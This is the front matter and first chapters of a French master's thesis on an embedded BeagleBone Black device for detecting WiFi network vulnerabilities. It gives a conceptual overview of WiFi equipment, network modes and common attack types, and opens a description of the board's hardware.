


Université Abou Bekr Belkaid
Tlemcen Algérie



جامعة أبي بكر بلقايد

تلمسان الجزائر

République Algérienne Démocratique et Populaire
Ministère de l'Enseignement Supérieur et de la Recherche Scientifique



Mémoire

Présenté

A L'UNIVERSITÉ DE TLEMCCEN
FACULTÉ DE TECHNOLOGIE
DÉPARTEMENT DE TELECOMMUNICATION

Pour l'obtention du diplôme de

MASTER

Spécialité : " Réseaux et Systèmes de Télécommunication "

Présenté par :

ELGORMA Mourad

Thème :

**Développement d'un vérificateur embarqué pour
la détection des vulnérabilités des réseaux WIFI**

Soutenu le 24 Mai 2016 devant le Jury :

Président : Mr ZERROUKI Hadj.
Examineur : Mr ABDELLAOUI Ghouti.
Encadreur : Mr BENADDA Belkacem.
Co-Encadreur: Mr BELDJ ILALI Bilal .



Dédicaces

Je dédie ce modeste travail à:

Mon père, pour tous ceux qui se sont
sacrifiés pour que je réussisse,

Ma mère qui a été toujours là pour m'aider,
et qui m'a beaucoup encouragé, je te dis
merci merci et

merci...

Mes frères

Toute ma famille

Toutes mes amies (es) ;

Ceux qui m'ont aidé à mettre au point ce
travail,

ELGORMA Mourad

Remerciement

Je remercie tout d'abord, **ALLAH** qui ma donné la force et le courage afin de parvenir à élaborer ce modeste travail.

je tiens à remercier vivement notre encadreur **Mr BENADDA Belkacem** , pour avoir accepté de diriger ce travail et de m' avoir accompagné tout au long de sa réalisation avec beaucoup d'intérêt et de disponibilité et d'avoir mis son expérience à notre profits dans son encadrement ainsi que la confiance qu'il a témoigné.

Je remercie chaleureusement **Mr BELDJ ILALI Bilal** Co-encadreur de ce travail,

Je remercie également **Mr ZERROUKI Hadj** d'avoir accepté de juger ce travail en présidant le jury, ainsi que **Mr ABDELLAOUI Ghouti** d'avoir bien voulu faire parties de ce jury et examiner ce travail.

Enfin, je tiens à remercier tous ceux qui, de près ou de loin, ont contribué au cheminement de ce mémoire.

Table des matières

Table des matières

- Dédicace.....i
- Remerciement.....ii
- Table des matières :.....2
- Table des figures.....5
- Liste des tableaux6
- Introduction Générale.....8

Chapitre I : Vulnérabilités des réseaux WIFI

- 1. Introduction : 11
- 2. Les équipements utilisés dans un réseau WIFI : 11
 - 2.1. Carte réseau sans fil : 11
 - 2.2. Point d'accès noté AP (Access point) : 11
 - 2.3. Un Modem-routeur ADSL : 12
- 3. Le fonctionnement et les différents types d'infrastructures : 12
 - 3.1. Le mode infrastructure : 12
 - 3.2. Le mode ad-hoc : 13
 - 3.3. Le mode pont ("bridge") : 13
- 4. Vulnérabilités des réseaux WIFI : 14
 - 4.1. L'écoute des données : 14
 - 4.2. L'intrusion et le détournement de connexion : 15
 - 4.3. L'occupation de la bande passante : 15
 - 4.4. Brouillage de réseau WIFI : 16
 - 4.5. Le déni de service DDOS : 17
- 5. Conclusion : 17

Chapitre II : Carte embarquée Beaglebone black Pour la détection

- 1- Introduction : 19
- 2- Notion sur le système embarqué : 19
- 3- Beaglebone black (BBB) : 19
- 4- Caractéristique technique de BBB : 19
- 5- Les entrées sorties de BeagleBone Black (BBB) : 20
- 6- Le choix du système d'exploitation : 23
- 7- Fonctionnalité de la distribution KALI Linux : 23

8-	Wifislax:	24
9-	Module WIFI Plus Click de Microchip :	25
10-	WIFI Plus Click Pins:	25
11-	Démarrage de beaglebone black :	26
11.1.	Configuration du Boot de la BBB via carte mémoire microSD :	26
11.2.	Flasher la mémoire eMMC de la BBB :	27
12-	Installation de WIFI Plus Click:	27
13-	Installation de driver de D-LINK DWA-125 :	29
13.1.	Installation de D-Link DWA-125 :	29
15.	Téléchargement les outils du pentest :	30
15.1.	Téléchargement de katoolin :	30
15.2.	Installation les outils kali linux :	30
16.	Conclusion :	32

Chapitre III : Les scanners des réseaux WIFI.

1.	Introduction :	34
2.	Espace de travail :	34
3.	Programme d'émulation VMware Workstation:	34
4.	Description de la topologie :	35
5.	Scan du réseau :	35
5.1.	Scan passif :	36
5.2.	Scan actif :	36
6.	Manipulation sur les outils de scan :	37
6.1.1.	L'outil Airodump-ng :	37
6.1.2.	L'outil Airgraph-ng :	38
6.2.	L'outil Wash :	39
6.3.	L'outil Kismet :	39
6.3.1.	Lancement de Kismet :	40
6.3.2.	Explication des types des fichiers Kismet :	41
6.4.	Wireshark :	42
6.4.1.	Lancement de Wireshark :	42
7.	Détection du mode promiscuous :	43
7.1.	L'utilisation de nmap :	44
8.	Conclusion :	44

Chapitre IV : Détecter les attaques DDOS.

1. Introduction :	46
2. Types des sécurités wifi :	46
2.1. Changement du SSID par default :	46
2.2. Désactivation de broadcasting :	46
2.3. Désactivation de WPS :	47
2.4. Utilisation de cryptage :	47
2.4.1. La clé WEP :	47
2.4.2. La clé WPA/WPA2 :	48
2.4.3. Filtrage par adresse MAC :	49
3. Un pentest sur un réseau wifi sécurise :	49
3.1. Scénario 1 « Hide Access Point » :	49
3.2. Scenario 2 « Hide Access Point plus Filtrage d'adresse MAC » :	50
3.3. Scénario 3 « Cryptage WEP » :	51
3.4. Scénario 4 « Cryptage WPA2 » :	52
3.5. Scenario 5 « Wifiphiser » :	53
4. Détection des intrusions :	55
5. Conclusion :	57

Chapitre V : Détecter les attaques MITM

1. Introduction :	59
2. Principe de fonctionnement :	59
3. MAC Address Spoofing / ARP poisoning :	59
4. Saturation du Serveur DHCP :	61
5. DNS Spoofing :	62
6. MITM avec Evil Twins P.A :	62
7. Des scenarios pour les attaques MITM :	63
7.1. Scénario 1 : exploiter MITM et le phishing au sein d'un réseau WIFI.....	63
7.2. Scenario 2 : l'attaque MITM et lancement des commandes (malwares) :.....	65
7.3. Scenario 3 : Attaque Evil Twin par Airssl :	68
8. Détection de l'attaque MITM par arpwatch:	69
8.1. Installation d'arpwatch :	69
8.2. Configuration de ssmtp :	69
8.3. Lancement d'arpwatch :	71
9. Détection d'Arp poisoning par un script Shell :	72
10. Conclusion :	74

Conclusion générale.....	76
Webographie.....	78

Table des figures :

Chapitre I :

Figure I.1. Carte WIFI interne PCI.....	11
Figure I.2. Point d'accès WIFI.....	11
Figure I.3. Modem routeur WIFI.....	12
Figure I.4. la topologie du mode infrastructure.....	13
Figure I.5. Topologie du mode AD-HOC.....	13
Figure I.6. Topologie du mode Répéteur (bridge).....	14
Figure I.7. L'écoute des données (Sniffing).....	14
Figure I.8. L'intrusion et le détournement de connexion.....	15
Figure I.9. L'occupation de la bande passante.....	16
Figure I.10. Brouillage du réseau WIFI.....	16
Figure I.11. Le déni de service DDOS.....	17

Chapitre II :

Figure II.1. Beaglebone Black.....	20
Figure II. 2 Exemples des caps.....	20
Figure II.3. Les GPIOs de la BBB.....	21
Figure II.4. Les sorties PWMs.....	21
Figure II.5. Les sorties analogique de BBB.....	22
Figure II.6. Les 4 UART et 1 TX de BBB.....	22
Figure II.7. Les sorties I2C de BBB.....	23
Figure II.8. Carte WIFI Click Plus.....	25
Figure II.9. Schéma d'installation de WIFI Plus Click et UART1 de la BBB.....	25
Figure II.10. résultat de la commande arp-a et l'interface PuTTY.....	26
Figure II.11. Le Shell de la BBB.....	27
Figure II.12. Les paramètres de minicon.....	28
Figure II.13. Configuration du paramètre d'interface série.....	28
Figure II.14. Carte réseau D-LINK DWA-125.....	29
Figure II.15 L'interface KATOOLIN.....	31
Figure II.16. Liste des catégories a installé.....	31

Chapitre III :

Figure III.1. Schéma de base de la topologie exploitée.....	35
Figure III.2. Fonctionnement en mode moniteur.....	36
Figure III.3. Mode de fonctionnement du scan actif.....	37
Figure III.4. Résultat d'airodump-ng.....	38
Figure III.5. Résultat d' airgraph-ng.....	39
Figure III.6. Résultat de WASH.....	39

Figure III.7. La box add source de Kismet.	40
Figure III.8. Console Kismet.	41
Figure III.9. Répertoire des fichiers Kismet.	41
Figure III.10. Sélectionnement de l'interface pour Wireshark.	42
Figure III.11. Résultat de capture pour l'interface monitor wieshark.	43
Figure III.12. Type des résultats de scanner nmap.	44

Chapitre IV :

Figure IV.1. Options de configuration WIFI sur un point d'accès TP LINK.....	46
Figure IV.2. Résultat d'Airodump-ng.....	49
Figure IV.3. L'association au réseau caché sécurisé par filtrage.....	51
Figure IV.4. Tableau de Metropolis 3 (onglet WEP).	51
Figure IV.5. Le décryptage de clef WEP.....	52
Figure IV.6. Tableau de bord Metropolis 3 (onglet WPA).....	53
Figure IV.7. Résultats d'Aircrack-ng	53
Figure IV.8. Shell géré par Linset (EvilTwin Attaques).....	54
Figure IV.9. Page d'authentification WPA.....	55
Figure IV.10. Résultat d'Aircrack-ng	55
Figure IV.11. Fenêtre Kismet.	56
Figure IV.12. Détection d'une attaque de type DDOS.	56
Figure IV.13. Détection d'une attaque de type WifiPhisher.....	57

Chapitre V :

Figure V.1. Fonctionnement normal du protocole ARP.....	60
Figure V.2. Principe de l'attaque MITM	60
Figure V.3. Saturation du service DHCP (Rogue DHCP).....	61
Figure V.4. Principe de l'attaque Evil Twin.....	62
Figure V.5. Interface liste des hots ettercap.....	63
Figure V.6. Résultat de la commande arp -a et le ping	64
Figure V.7. Fausse page facebook.	64
Figure V.8. Fichier des mots de passe géré par Setoolkit.....	65
Figure V.9. Principe de l'attaque MITM sous cazado et beef	65
Figure V.10. Tableau de bord BEEF	66
Figure V.11. Scripte à ajouter au page web.	67
Figure V.12. Page web afficher plus le demande de faire un mise ajoure.....	67
Figure V.13. Resultat d'une attaque Evil Twins par Airssl.	68
Figure IV.14. L'installation de BBB avec un Modem Routeur WIFI.	69
Figure V.15. Les paramètres à modifier dans le fichier ssmtp.conf.	70
Figure V.16. Les paramètres à modifier dans le fichier revalias.	70
Figure V.17. Les paramètres à modifier dans le fichier arpwatch.conf.....	71
Figure V.18. L'email envoyé par arpwatch si une nouvelle station connectée.	71
Figure V.19. L'email envoyé par arpwatch s'il y a une attaque ARP.	72
Figure V.20. Résultat du scripte Shell de détection ARP poisoning.	74

Liste des tableaux :

Tableau II.1. Caractéristique de Beaglebone Black.....	19
--	----

Introduction Générale

Introduction Générale

Nous vivons dans un monde basé sur le développement technologique aussi vite à vis de ce développement existe La cybercriminalité l'arme qui menace l'avancement de la technologie dans le monde entier, chaque système réseau est vulnérable.

Le réseau informatique est le plus courant, outil utilisé par tous les catégories de la société et dans différent espace de travail, de même il peut être un support de base pour toutes transactions. Donc chaque administrateur réseau après la mise en service doit lancer un test de vulnérabilité.

Un pentest consiste à lancer des intrusions ou des attaques sur un réseau déjà installé pour le bute de découvrir les vulnérabilités et forcer la sécurité. Aussi utiliser des outils orientés vers le pentest comme les systèmes d'exploitation KALI Linux, WIFISLAX. Ces derniers offrent la possibilité d'attaquer les réseaux informatiques par conséquent étudier chaque vulnérabilité et chercher à trouver des solutions.

Pour détecter une intrusion on a pensé à des solutions embarqués à base d'une carte beaglebone black qui peut se substituée à un équipement couteux. Une solution embarquée offre également l'avantage de discrétion à côté des équipements réseau sensibles. La solution développée fonctionne sous des systèmes d'exploitation et des outils open source.

Dans notre cas on va exploiter un réseau sans fils WIFI de la norme 802.11, le WIFI est utilisé pour bénéficier de la mobilité. Afin d'installer le réseau on va étudier des scénarios qui peuvent être gérés par des hackers comme :

- Lancer des scanners pour découvrir, détecter et capter tous le trafic de l'environnement.
- Effectuer des pentest face à un réseau wifi mal sécurisé.
- Se positionner au milieu pour capter contrôler et analyser le trafic entre des équipements connectés pour extraire des informations personnelles come mot de passe, photos.....

Notre travail est organisé comme suit, dans le premier chapitre nous avons abordé la technologie des réseaux WIFI ainsi que les différents scénarios utilisés par d'éventuels pirates pour défère le fonctionnement normal du réseau et exploiter les failles de sécurités à diverses fins. Le second chapitre aborde la technologie des ordinateurs embarqués. Un point particulier a été dédié à la carte dite Beagle Bone, un ordinateur embarqué aillant la dimension d'une carte de crédit et doté de performances efficace : une mémoire vive de 512Mo et un processeur Sitara AM335x ARM de 1 GHz le système d'exploitation s'installe sur une mémoire de masse incorporée. le Troisième chapitre est dédié au différentes approches de scan des réseaux sans fils. Des scans utilisés pour découvrir les réseaux, sniffer les trames. Les outils utilisés pour perturber les réseaux sont présentés dans le chapitre quatre. Où on a abordé la sécurité à implémenter avec chaque approche d'attaque. Le chapitre cinq traite les vulnérabilités les plus audacieuses pour les réseaux informatiques, des solutions de lutes très efficaces sont proposées.



Chapitre I

Vulnérabilités des réseaux WIFI

Chapitre I : Vulnérabilités des réseaux WIFI

1. Introduction :

Les réseaux sans fils occupent une place importante dans l'activité de tous les jours, particulièrement ceux du type WIFI : se connecter à internet, télécommandes, téléphone fixe sans fils....

Dans ce chapitre nous allons décrire le fonctionnement des réseaux WIFI, et définir les équipements utilisés ; type d'installation et des explications sur les vulnérabilités associées avec les réseaux wifi.

2. Les équipements utilisés dans un réseau WIFI :

2.1. Carte réseau sans fil :

Il s'agit d'une carte réseau à la norme 802.11 permettant à une machine de se connecter à un réseau sans fil.

L'emplacement de la carte réseau dans un ordinateur peut être interne et intégrer ou non intégrer, dans ce cas elle se connecter au port USB.



Figure I.1. Carte WIFI interne PCI.

2.2. Point d'accès noté AP (Access point) :

Un point d'accès parfois appelés borne sans fil permet de donner un accès au réseau filaire aux différents équipements dotés une carte réseau sans fil.



Figure I.2. Point d'accès WIFI.

Chapitre I : Vulnérabilités des réseaux WIFI

2.3. Un Modem-routeur ADSL :

Est un appareil tout-en-un destiné à relier un ou plusieurs ordinateurs à Internet et qui contient les éléments suivants :

1. Un modem ADSL pour la connexion à Internet.
2. Un Routeur pour gérer la translation d'adresse entre l'adresse publique et les adresses privées (NAT).
3. Un Firewall pour sécuriser la connexion avec Internet.
4. Un switch pour gérer les communications entre les appareils du réseau (ordinateurs, modem, etc ...).
5. Eventuellement un point d'accès wi-fi pour gérer un réseau sans fil.



Figure I.3. Modem routeur WIFI.

3. Le fonctionnement et les différents types d'infrastructures :

Le WiFi est une technologie sans-fil qui peut être utilisée sur tous types des machines possédant une carte sans-fil. Il existe plusieurs modes de fonctionnement différents pour le WiFi et sur lesquelles nous allons travailler :

- Le mode infrastructure,
- le mode ad-hoc
- le mode répéteur.

3.1. Le mode infrastructure :

En mode infrastructure chaque ordinateur se connecte à un point d'accès via une liaison sans fil.




Figure I.4. la topologie du mode infrastructure.

3.2. Le mode ad-hoc :

En mode ad hoc les machines sans fils clientes se connectent les unes aux autres afin de constituer un réseau point à point (*peer to peer* en anglais), c'est-à-dire un réseau dans lequel chaque machine joue en même temps le rôle de client et le rôle de point d'accès.




Figure I.5. Topologie du mode AD-HOC

3.3. Le mode pont (“bridge”) :

En mode bridge le point d'accès joue le rôle d'un pont réseau




Figure I.6. Topologie du mode Répéteur (bridge).

4. Vulnérabilités des réseaux WIFI :

Les risques liés à la mauvaise protection d'un réseau sans fil sont multiples :

4.1. L'écoute des données :

Ce type de vulnérabilité existe dans tous les réseaux filaires et sans fil mais il est plus facile à exploiter dans les réseaux WIFI par ce que l'attaquant peut être physiquement caché à l'intérieure de la portée du réseau.

Dans ce cas il utilise des utilitaires d'écoute « sniffer » pour capter les paquets qui circule dans le réseau puis après l'analyse il sera possible de récupérer des données confidentiel.




Figure I.7. L'écoute des données (Sniffing).

Chapitre I : Vulnérabilités des réseaux WIFI

4.2. L'intrusion et le détournement de connexion :

Quand l'attaquant détecte une zone wifi, il essaie de se connecter sans permission de l'administrateur réseau « intrusion ».

Puis il trompe les utilisateurs du réseau par modification du point d'accès et devient un nœud qui gère tous le trafic. Il peut par conséquent insérer, modifier et sauvegardé les paquets qui circulent entre les utilisateurs.




Figure I.8. L'intrusion et le détournement de connexion.

4.3. L'occupation de la bande passante :

Cette vulnérabilité est la plus reconnue dans les réseaux locaux sans fil, le pirate utilise une manipulation qui coupe la connexion à tous les clients connectés dans le réseau, ce qui lui permet de bénéficier de la totalité de la bande passante.




Figure I.9. L'occupation de la bande passante.

4.4. Brouillage de réseau WIFI :

Le pirate attaque le support physique du réseau wifi ; puisque il est basé sur des ondes magnétiques. L'utilisation d'un équipement qui perturbe le réseau par l'émission des ondes parasites qui masquent aux clients le signal wifi utiles.




Figure I.10. Brouillage du réseau WIFI .

4.5. Le déni de service DDOS :

Le pirate occupe la point d'accès ou lui envoie des paquets chiffrés pour augmenter le temps de calcul, Après un certain temps le point d'accès ne répond pas et devient hors service.




Figure I.11. Le déni de service DDOS

5. Conclusion :

Il est clair que les réseaux sans fils souffrent de problèmes de sécurité multiples et sont soumis à des vulnérabilités facilement exploitables par un connaisseur. Un outil de test de l'existence des différentes failles de sécurité est un dispositif primordial pour la protection du réseau. on se propose de concevoir un tel outil en se basant sur des composants embarqués.



Chapitre II

**Carte embarquée
Beaglebone black
Pour la détection**

1- Introduction :

Le réseau informatique permet de relier des équipements entre eux, ces équipements sont variés. Pour notre travail on va expliquer des équipements embarqués à l'image de la beaglebone black, et qui permettent un échange sur le réseau. On va entamer ce chapitre en deux parties hardware et software. Où les étapes de mise en service à respecter pour un fonctionnement optimal.

2- Notion sur le système embarqué :

Un système embarqué peut être défini comme un système électronique et informatique autonome qui est dédié à une tâche bien précise ; et possède des paramètres (taille ; énergie limitée) réduites.

Le système embarqué généralement possède un processeur, mémoire et les diapositives d'entrées sorties. Les cartes embarquées les plus reconnues dans le marché (ARDUINO [4], Raspberry PI[5], BEAGLEBONE)[5].

Dans notre cas on va s'intéresser et étudier cette dernière, commençant par la partie hardware puis en va entamer la partie Software.

3- Beaglebone black (BBB) :

Beaglebone black BBB comme abréviation est un mini-ordinateur Linux open source de la taille d'une carte bancaire.

Il est équipé d'un processeur Sitara AM335x ARM de 1 GHz, d'une interface HDMI, d'une connexion Ethernet 10/100 et d'une mémoire vive de 512 Mo.

Cette carte permet de nombreuses Entrées/Sorties est une puissance de calcul pour des analyses en temps réel [5].

4- Caractéristique technique de BBB :

Poids	40g
Processeur	Sitara AM3358 ARM Cortex – A8
Type de mémoire	RAM DDR3
Mémoire flash	4 GB eMMC
Mémoire vive	512 Mo
Alimentation	5V/DC
Résolution	1440x90 Pixel

Tableau II.1. Caractéristique de Beaglebone Black.

